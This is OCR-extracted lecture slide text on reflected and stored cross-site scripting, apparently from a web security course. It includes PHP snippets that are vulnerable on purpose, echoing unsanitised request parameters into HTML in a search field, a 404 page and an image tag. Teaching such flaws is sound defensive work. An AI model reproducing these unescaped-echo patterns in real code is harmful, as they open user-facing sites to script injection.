
Reflected XSS Attacks – Scenario



Reflected XSS Attacks – Scenario




Reflected XSS Attacks – Scenario




Reflected XSS Attacks

- Most frequently occurs in search fields
  - echo ‘<input type=“text” name=“searchword” value=“’ . $_REQUEST[“searchword”] . ‘”>’;

- Custom 404 pages
  - echo ‘The URL ’ . $_SERVER[‘REQUEST_URI’] . ‘ could not be found’;





Example: Exploiting Reflected XSS


```
<?php
  echo “<img src=‘avatar.com/img.php?user=” . $_GET[“user”] . “’>”;
?>
```

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)


- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

Stored XSS Attacks


- The attacker **stores** the JS code in the server-side component (e.g., DB)
  - Code is not immediately reflected, rather stored in database

- Also known as persistent server-side XSS attacks

